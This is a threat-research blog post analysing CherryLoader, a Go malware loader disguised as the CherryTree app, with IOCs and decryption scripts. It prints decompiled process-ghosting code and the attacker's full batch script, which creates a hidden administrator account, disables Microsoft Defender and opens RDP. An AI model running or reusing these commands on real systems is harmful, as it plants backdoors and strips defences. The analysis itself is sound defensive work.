New Go-based Malware Loader Discovered I Arctic Wolf

arcticwolf.com/resources/blog/cherryloader-a-new-go-based-loader-discovered-in-recent-intrusions/

by Hady Azzam, Christopher Prest, and Steven Campbell January 24, 2024

Background

Arctic Wolf Labs has been tracking two recent intrusions where threat actors leveraged a new Go-based malware downloader we are calling "CherryLoader" that allowed them to swap exploits without recompiling code. The loader's icon and name masqueraded as the legitimate CherryTree note taking application to trick the victims. In the intrusions we investigated, CherryLoader was used to drop one of two privilege escalation tools, PrintSpoofer or JuicyPotatoNG, which would then run a batch file to establish persistence on the victim device.

Key Takeaways


- Arctic Wolf has observed a new loader, dubbed "CherryLoader", written in Go used in recent intrusions.
- The loader contains modularized features that allow the threat actor to swap exploits without recompiling code.
- CherryLoader drops two publicly available privilege escalation exploits.
- CherryLoader's attack chain leverages process ghosting and allows threat actors to elevate privileges and establish persistence on victim machines.

Technical Analysis

Based on incident response data and additional analysis, the threat actors initially leveraged the IP address 141.11.187[.]70 to serve the victim CherryLoader and associated files. Two files were downloaded from that IP, a password protected rar file (Packed.rar) and an executable (main.exe) used to unpack Packed.rar.

The **Packed.rar** file contained a Golang binary (cherrytree.exe) along with three additional files, **NuxtSharp.Data**, **Spof.Data**, and **Juicy.Data**. Cherrytree.exe was stripped and had its import address table destroyed to hinder analysis efforts.


Using static analysis, a unique reference for the project was found, revealing the author's original project name "XorRunPeGoler".



After CherryLoader and its associated files were extracted from the .rar file, the threat actors invoked CherryLoader using the following command:

```
Cherrytree.exe 405060EEw@! NuxtSharp.Data Spof.Data
```

Upon execution, the binary checks the arguments passed to it and compares the first argument (password) against a hardcoded MD5 password hash. If the hashes match, the binary proceeds to the next step, if not, CherryLoader quits.



The binary then allocates memory to read and decrypt the file passed via the second argument (NuxtSharp.Data). The file is then decrypted with a simple XOR algorithm.

To start the XOR loop, CherryLoader copies the XOR key “Kry” and allocates memory for the decrypted data. It then iterates over the **NuxtSharp.Data** file byte by byte and XORs the bytes with a letter that corresponds to an index in [“K”, “r”, “y”]. The index is limited with a modulus of 3 to avoid out of bounds access.

```
for ( loop_index = 0LL; max_bytes > loop_index; ++loop_index )
{
  decrypted_base_addr = allocated_memory;
  v6 = encrypted_base_addr;

  XOR_Index = loop_index - 3 * ((loop_index + ((loop_index * 0xAAAAAAAAAAAAAAABLL) >> 64)) >> 1);

  encrypted_byte = *(encrypted_base_addr + loop_index);

  if ( XOR_Index >= 3 )                     // Invalid index in "Kry"
    panic_failed();

  *(decrypted_base_addr + loop_index) = XOR_Key[XOR_Index] ^ encrypted_byte;

  allocated_memory = decrypted_base_addr;
  encrypted_base_addr = v6;
}
```

Notably, the decryption algorithm does not rely on the entered password, therefore, it can be patched, rendering the password argument useless. The password check is likely in place to deter analysis of the file. A python script to demonstrate the decryption process can be found **here**.

After the XOR loop completes and the file (NuxtSharp.Data) has been decrypted in memory, GetProcAddress is used to dynamically locate CreateFileW which saves the decrypted file as File.log in the %TEMP% directory.

```
48:89E6         mov rsi,rsp
48:8B0E         mov rcx,qword ptr ds:[rsi]
48:8B56 08      mov rdx,qword ptr ds:[rsi+8]      rdx:"CreateFileW",
4C:8B46 10      mov r8,qword ptr ds:[rsi+10]
4C:8B4E 18      mov r9,qword ptr ds:[rsi+18]
6648:0F6EC1     movq xmm0,rcx
6648:0F6ECA     movq xmm1,rdx                     rdx:"CreateFileW"
6649:0F6ED0     movq xmm2,r8
6649:0F6ED9     movq xmm3,r9
FFD0            call rax                          rax:GetProcAddress
```

After saving **File.log** to disk, the sample will dynamically locate the **CreateProcessW** function to run **cmd.exe** which, in turn, will run **File.log** as its child process:

```
cmd.exe /c File.log Spof.Data 123 12.log
```

```
mov     rbp, [rbp+var_s0]
lea     rdx, aCmdExeC   ; "cmd.exe /c "
mov     [rsp+1A8h+command_line_str], rdx
mov     [rsp+1A8h+var_78], 0Bh
mov     [rsp+1A8h+var_70], rax
mov     [rsp+1A8h+var_68], rbx
lea     rdx, asc_4E08C0 ; " "
```

```
mov     [rsp+1A8h+var_28], 3
lea     rsi, a123          ; "123"
mov     [rsp+1A8h+var_30], rsi
mov     [rsp+1A8h+var_18], 1
mov     [rsp+1A8h+var_20], rdx
mov     [rsp+1A8h+var_8], 6
lea     rdx, a12Log        ; "12.log"
mov     [rsp+1A8h+var_10], rdx
lea     rax, [rsp+1A8h+var_140]
lea     rbx, [rsp+1A8h+command_line_str]
```

After running the **cmd.exe** process, it dynamically locates and calls **DeleteFileW** and **RemoveDirectoryW** to delete any evidence in the **%TEMP%** directory.

File.log (a.k.a NuxtSharp.Data)

Filename	File.log
SHA256	e0f53fb3651caf5eb3b30603064d527b9ac9243f8e682e4367616484ec708976

File.log is a PE file written in C and appears to have symbols referring to an original project named NuxtSharp. File.log represents the next stage in the attack chain which begins by decrypting Spof.Data.

Decrypting the Spoofer

CherryLoader runs **File.log** as a process with three additional arguments. The main function of the **File.log** executable will facilitate the passing of arguments to a function that will later decrypt and load the binary from memory.

```
}
if ( argc == 4 )
  decrypt_and_run(argv[1], argv[2], argv[3]);
else
  sub_140001A20("Module not loaded - Please load the module.\r\n");
return 0;
```

File.log starts by creating a file named **12.log** (the last argument specified on the command line). File.log then opens the encrypted **Spof.Data** file (first argument) and reads the data into a buffer for decryption.

```
sub_140001A20("\r\n---- Section Start----\r\n");
FileA = CreateFileA(next_stage_file, 0xC0010000, 0, 0i64, 2u, 0x80u, 0i64);
```

```
v9 = CreateFileA(encrypted_file_name, 0x80000000, 0, 0i64, 3u, 0x80u, 0i64);
```

```
if ( !ReadFile(v10, encrypted_file, total_bytes_read, &FileSizeHigh, 0i64)
  || !ReadFile(v10, &Buffer, 4u, &FileSizeHigh, 0i64) )
{
  sub_140001A20("Failed");
  CloseHandle(v10);
  return CloseHandle(FileA);
}
```

Spof.Data is encrypted using AES ECB (Rijndael); the key “123” was passed as the second argument in the initial command line.

```
block_number = 0;
if ( (_DWORD)total_bytes_read )
{
  index = 0;
  do
  {
    pointer_to_data = (__int64)base_addr + index;
    encrypted_16byte_block = *(_OWORD *)&encrypted_file[index];
    pointer_to_password = (__int64)&v60;
    *(_OWORD *)pointer_to_data = encrypted_16byte_block;
    aes_p1();
    aes_p2();
    ++block_number;
    index = 16 * block_number;
  }
  while ( 16 * block_number < (unsigned int)total_bytes_read );
}
```

Notably, one of the other files found with CherryLoader, **Juicy.Data,** used the same encryption algorithm and key. Arctic Wolf has created a Python script that will aid in decrypting both **Spof.Data** and **Juicy.Data**, the script can be found in the appendix **here**.

Evasion Attempt (Process Ghosting)

Once **File.log** has completed the decryption of **Spof.Data**, it attempts to create a new process named **12.log** using a fileless technique known as **Process ghosting**. This technique is modular in design and will allow the threat actor to leverage other exploit code in place of **Spof.Data**. In this case, **Juicy.Data** which contains a different exploit, can be swapped in place without recompiling **File.log.**

The **process ghosting** technique starts by creating a file using the **CreateFile** API with the **DELETE** flag set as its **dwDesiredAccess** parameter.

```
FileA = CreateFileA(next_stage_file, 0xC0010000, 0, 0i64, 2u, 0x80u, 0i64);

if ( FileA == -1i64 )
  return assert_message("Failed");
```

Then, it uses **NtSetInformationFile** API to set the **FileInformation** parameter which points to a **FILE_DISPOSITION_INFORMATION** structure; this structure has single Boolean parameter, called DeleteFile which, when set, causes the operating system to delete the file when it is closed.

```
FileInfo.DeleteFileA = 1;

ModuleHandleA = GetModuleHandleA("ntdll");
NtSetInformationFile = GetProcAddress(ModuleHandleA, "NtSetInformationFile");

(NtSetInformationFile)(FileA, IoBlock, &FileInfo, 1i64, 13);// FileDispositionInformation (13)
```

File.log then writes the decrypted binary into a newly created file using the **WriteFile** API and then it creates an image section using **NtCreateSection**:

```
if ( !base_addr
  || !WriteFile(FileA, base_addr, Buffer, &FileSizeHigh, 0i64)
  || (free(encrypted_file),
      free(base_addr),
      v22 = GetModuleHandleA("ntdll"),
      NtCreateSection = GetProcAddress(v22, "NtCreateSection"),
      (NtCreateSection)(&mapped_section, 983071i64, 0i64, 0i64, 2, 0x1000000, FileA) < 0) )
{
```

Once the image section is created, it then uses **CreateFileMappingA** and **MapViewOfFile** to map the created file into memory.

```
FileMappingA = CreateFileMappingA(FileA, 0i64, 2u, 0, 0, 0i64);

v26 = FileMappingA;

if ( !FileMappingA )
  return sub_140001A20("Failed");

v27 = MapViewOfFile(FileMappingA, 4u, 0, 0, v24);
```

After creating the file mapping, it closes the handles to the mapped files, resulting in the deletion of the previously created file.

```
CloseHandle(v26);
UnmapViewOfFile(map_view_of_file);
CloseHandle(FileA);

hProcess = 0i64;
```

File.log then creates a new process leveraging the previously mapped section.

```
if ( (NtCreateProcess)(
       &hProcess,
       0x1FFFFFi64,
       0i64,
       CurrentProcess,
       dwCreationDisposition,
       mapped_section,
       0i64,
       0i64) < 0 )
  return print("Failed");
```

Once the created process is complete, it then retrieves the environment variables using **CreateEnvironmentBlock**, and the **RtlCreateProcessParameters** functions to set the arguments and the environment of the newly created process.

```
CreateEnvironmentBlock(&Environment, 0i64, 1);

v10 = GetModuleHandleA("ntdll");
RtlCreateProcessParameters = GetProcAddress(v10, "RtlCreateProcessParameters");

ProcessParams = 0i64;
if ( (RtlCreateProcessParameters)(
        &ProcessParams,
        &command_line,
        &dll_path,
        &current_directory,
        &command_line,
        Environment,
        &window_title,
        0i64,
        0i64,
        0i64) >= 0 )
{
```

Before creating a new thread of execution, **File.log** will allocate memory into the newly created process using **VirutalAllocEx** and calls the **WriteProcessMemory** and **ReadProcessMemory** functions to set the base address, process parameters, and environment data into the newly allocated memory.

```
if ( !VirtualAllocEx(new_hProcess, lpAddress, size - lpAddress, 0x3000u, 4u) )
  return 0i64;

if ( !WriteProcessMemory(new_hProcess, rtl_params, rtl_params, rtl_params->Length, 0i64) )
  return 0i64;

Env = rtl_params->Environment;
if ( Env )
{
  if ( !WriteProcessMemory(new_hProcess, Env, rtl_params->Environment, LODWORD(rtl_params->EnvironmentSize), 0i64) )
    return 0i64;
}
memset(PebBaseAddress_addr, 0, 0x1B8ui64);

PebBaseAddress = PROCESS_INFO->PebBaseAddress;

v18 = GetModuleHandleA("ntdll");
NtReadVirtualMemory = GetProcAddress(v18, "NtReadVirtualMemory");
if ( (NtReadVirtualMemory)(new_hProcess, PebBaseAddress, PebBaseAddress_addr, 440i64, 0i64) >= 0 )
{
  v_PebBaseAddress = PROCESS_INFO->PebBaseAddress;
  buffer = rtl_params;

  if ( v_PebBaseAddress )
  {
    memset(&PebBaseAddress_addr[448], 0, 0x1B8ui64);
    bytes_written = 0i64;
    if ( WriteProcessMemory(new_hProcess, &v_PebBaseAddress->ProcessParameters, &buffer, 8ui64, &bytes_written) )
    {
      memset(PebBaseAddress_addr, 0, 0x1B8ui64);
      ptr_PEB = PROCESS_INFO->PebBaseAddress;
      v22 = GetModuleHandleA("ntdll");
      NtReadVirtualMemory_1 = GetProcAddress(v22, "NtReadVirtualMemory");

      if ( (NtReadVirtualMemory_1)(new_hProcess, ptr_PEB, PebBaseAddress_addr, 440i64, 0i64) >= 0 )
        return 1i64;
```

Finally, it creates a new thread using a handle to the newly created process and the **NtCreateThreadEx** function to start the execution of the **12.log** process**.**

After successful thread creation, it prints “Success – Threat ID” to the terminal with an ironic misspelling of the word “**Threat**” instead of **Thread**.

```
if ( result >= 0 )
{
  v45 = v54[2] + v29;
  Thread = 0i64;
  v46 = GetModuleHandleA("ntdll");
  NtCreateThreadEx = GetProcAddress(v46, "NtCreateThreadEx");


  if ( (NtCreateThreadEx)(&Thread, 0x1FFFFFi64, 0i64, hProcess, v45, 0i64, 0, 0i64, 0i64, 0i64, 0i64) >= 0 )
  {
    ThreadId = GetThreadId(Thread);
    return sub_140001A20("Success - Threat ID %d\r\n", ThreadId);
```

Privilege Escalation

The newly created process **12.log** (Spof.Data) is linked to a publicly available privilege escalation tool named **PrintSpoofer** that abuses the **SeImpersonatePrivilege** on Windows 10 and Server 2016/2019. The strings in the binary contained the name of the author for the **PrintSpoofer** tool.

-	[-] Invalid argument: %ls
-	[-] More than one interaction mode was specified.
-	[-] Please specify a command to execute
-	0.1
-	PrintSpoofer v%ws (by @itm4n)
-	Provided that the current user has the SeImpersonate privilege, tl
-	Spooler service to get a SYSTEM token and then run a custom co
-	Arguments:
-	-c <CMD> Execute the command *CMD*
-	-i Interact with the new process in the current command pr


Similarly, based on the file's strings, Juicy.Data was another publicly available privilege escalation tool named JuicyPotatoNG.

	-	JuicyPotatoNG.stg
	-	10247
	-	JuicyPotatoNG
	-	Winsta0\default
	-	System
	-	ncacn_ip_tcp

-	?7zQ6$
-	log10
-	[*] Bruteforcing %d CLSIDs...
-	[-] The privileged process failed to communicate with our COM Server :(Try a different CO...
-	[-] Cannot capture a valid SYSTEM token, exiting...
-	[+] Exploit successful!
-	[-] Exploit failed!
-	[!] LogonUser failed with error code %d
-	LookupPrivilegeValue() failed, error %u
-	AdjustTokenPrivileges() failed, error %u
-	PrivilegeCheck() failed, error %u

The encrypted **Spof.data** and **Juicy.data** executables had three things in common:

- They were both publicly available privilege escalation tools
- Naming convention followed the original project name:
  - Open source PrintSpoofer named **Spof.data**
  - Open source JuicyPotatoNG named **Juicy.data**
- They both attempt to run user.bat after successfully escalating privileges.



Persistence

After successfully escalating privileges, **Spof.data** and **Juicy.data**, will attempt to run a batch file script called **user.bat.** The batch file script is not obfuscated and will perform the following:

- First it creates an administrator account with a misspelled username **Administrater** and the password **102030TTYG@**
- Whitelist the **exe** process in Microsoft Defender (*Ngrok is a reverse proxy, which can be used to connect to an internal service that is not exposed externally or allowed through an external firewall)*
- Sets an exclusion for **.exe** files in Windows defender
- Disable Microsoft defender AntiSpyware (*Effectively disabling Windows Defender)*
- Enable remote connections and add firewall rules to allow **RDP** connections on **port 3389**
- Restart the windows service **termservice** (*remote desktop service*)

```
net user /add Administrater 102030TTYG@
net localgroup administrators /add Administrater
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v Administrater /t REG_DWORD /d 0
powershell -Command Add-MpPreference -ExclusionProcess "ngrok.exe"
powershell -Command Add-MpPreference -ExclusionExtension ".exe"
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
reg query "hklm\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "PortNumber"
reg add "hklm\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "PortNumber" /t REG_DWORD /d 3389 /f
netsh advfirewall firewall add rule name="RDP Port 3389" profile=any protocol=TCP action=allow dir=in localport=3389
net stop termservice /yes
net start termservice
```

The goal of this stage is to establish persistence on the victim's machine.

Conclusion

CherryLoader is newly identified multi-stage downloader that leverages different encryption methods and other anti-analysis techniques in an attempt to detonate alternative, publicly available privilege escalation exploits without having to recompile any code.

Encryption methods include simple XOR as well as AES; Anti-analysis techniques includes a password provision and process ghosting; exploits in the package analyzed include PrintSpoofer and JuicyPotatoNG.

Arctic Wolf is committed to ending cyber risk and when active intrusions are identified we are quick to protect our customers. In response to the intrusion, Arctic Wolf has detections in place to alert upon malicious activity found by the CherryLoader and the accompanying modules.

Customers can further protect their systems by ensuring they have regularly patched their software, limited the ability to create or audit the creation of administrator accounts, audit firewall modifications, audit the disablement of Windows Defender, audit Remote Desktop services, and the use of reverse proxy tools like ngrok.


Appendix

XOR Decryption Script for NuxtSharp.Data

The following Python script performs the same decryption function as **Cherrytree.exe**. It XORs each byte with one of the three characters in the [“K”, “r”, “y”] array:

```
from pathlib import Path
key = "Kry"

file = Path("NuxtSharp.Data")


with file.open("rb") as enc_file:
        dec_file = Path("dec_NuxtSharp")
        file_content = enc_file.read()

        kry_index = 0

        with dec_file.open('wb') as decrypted_file:
                for enc_byte in file_content:
                        dec_byte = bytes([enc_byte ^ ord(key[kry_index])])
                        decrypted_file.write(dec_byte)
                        kry_index = (kry_index + 1) %3
```

Another way to draw the same conclusion, is through data analysis of the file, as the XOR key would overwrite the null bytes with the corresponding letter as seen in the following figure:



AES Decryption Script for Spof.Data and Juicy.Data

The following Python script performs the same decryption function as **File.log**. It uses the AES ECB algorithm and the provided AES key to do so.

```
#command line to decrypt Spof.Data
decrypt_file.py -f Spof.Data -k 123

#command line to decrypt Juicy.Data
decrypt_file.py -f Juicy.Data -k 123
```

```
from Crypto.Cipher import AES
from pathlib import Path
import click

@click.command()
@click.option("-k", "--key", required=True, help="AES Key for ECB Decryption")
@click.option("-f", "--file", required=True, help="File to decrypt")
def decrypt(file, key, output):
        file = Path(file)

        if not file.exists():
                print("[!] File does not exist.")

        output_file_name = "decrypted_" + file.name
        output_file = Path(output_file_name)

        key = bytes(key, 'utf-8').ljust(16, b'\0')

        ecb = AES.new(key , AES.MODE_ECB)

        with file.open('rb') as encrypted_file:
```

Indicators of Compromise (IOCs)

Indicator	Type	Context
141.11.187[.]70	IP Address	IP used to download Packed.rar and main.exe
50f7f8a8d1bd904ad7430226782d35d649e655974e848ff58d80eafedd377ee9	SHA256	main.exe
f9373383d2a1cea0179d016b4496475d44262945ab5fb6ff28cd156187c6ff6a	SHA256	Packed.rar
8c42321dd19bf4c8d2ef11885664e79b0064194e3222d73f00f4a1d67672f7fc	SHA256	cherrytree.exe/CherryLoader
7936b3d7d512c3a89914595c5048bce3c07bb872af59304fed95c567694230b0	SHA256	NuxtSharp.Data (Encrypted)
e0f53fb3651caf5eb3b30603064d527b9ac9243f8e682e4367616484ec708976	SHA256	NuxtSharp.Data (Decrypted)
08b8d8f8317936dad4f34676823b2eeb4fe99b0f4c213224e035b403e1e76cc0	SHA256	Spof.Data (Encrypted)
92263e5085cb3fe58fd5803536c80c5c1084500c79fc026367a15b0f04ca0142	SHA256	Spof.Data/PrintSpoofer (Decrypted)
9e6338674cd29066a4daad4ac54f01d272040d4947de39cfdf562e59af7c1318	SHA256	Juicy.data/JuicyPotatoNG (Encrypted)
3641f3ddeb7583051f81ac15542850a1fba7591372389411a4b86363fdf02e78	SHA256	Juicy.Data (Decrypted)
438c7ef49fbadd67bf809f7e3e239557e1d18d4c80e42c57f9479a89e3672fd9	SHA256	User.bat

By Hady Azzam, Christopher Prest, and Steven Campbell

Hady Azzam | Senior Security Researcher

Hady is a Senior security researcher at Arctic Wolf Labs focusing on malware analysis and detection research, He has over six years of cumulative experience in reverse engineering and strong passion for novel security research.

Christopher Prest | Lead Security Researcher

Christopher is a lead security researcher and a 17 year veteran in Software and Application security development, coupled with 2 years of cutting edge detection engineering and security research. A seasoned expert, Christopher focuses on Malware analysis and reverse engineering to shape the future of cybersecurity.

Steven Campbell | Senior Threat Intelligence Researcher

Steven Campbell is a Senior Threat Intelligence Researcher at Arctic Wolf Labs and has more than eight years of experience in intelligence analysis and security research. He has a strong background in infrastructure analysis and adversary tradecraft.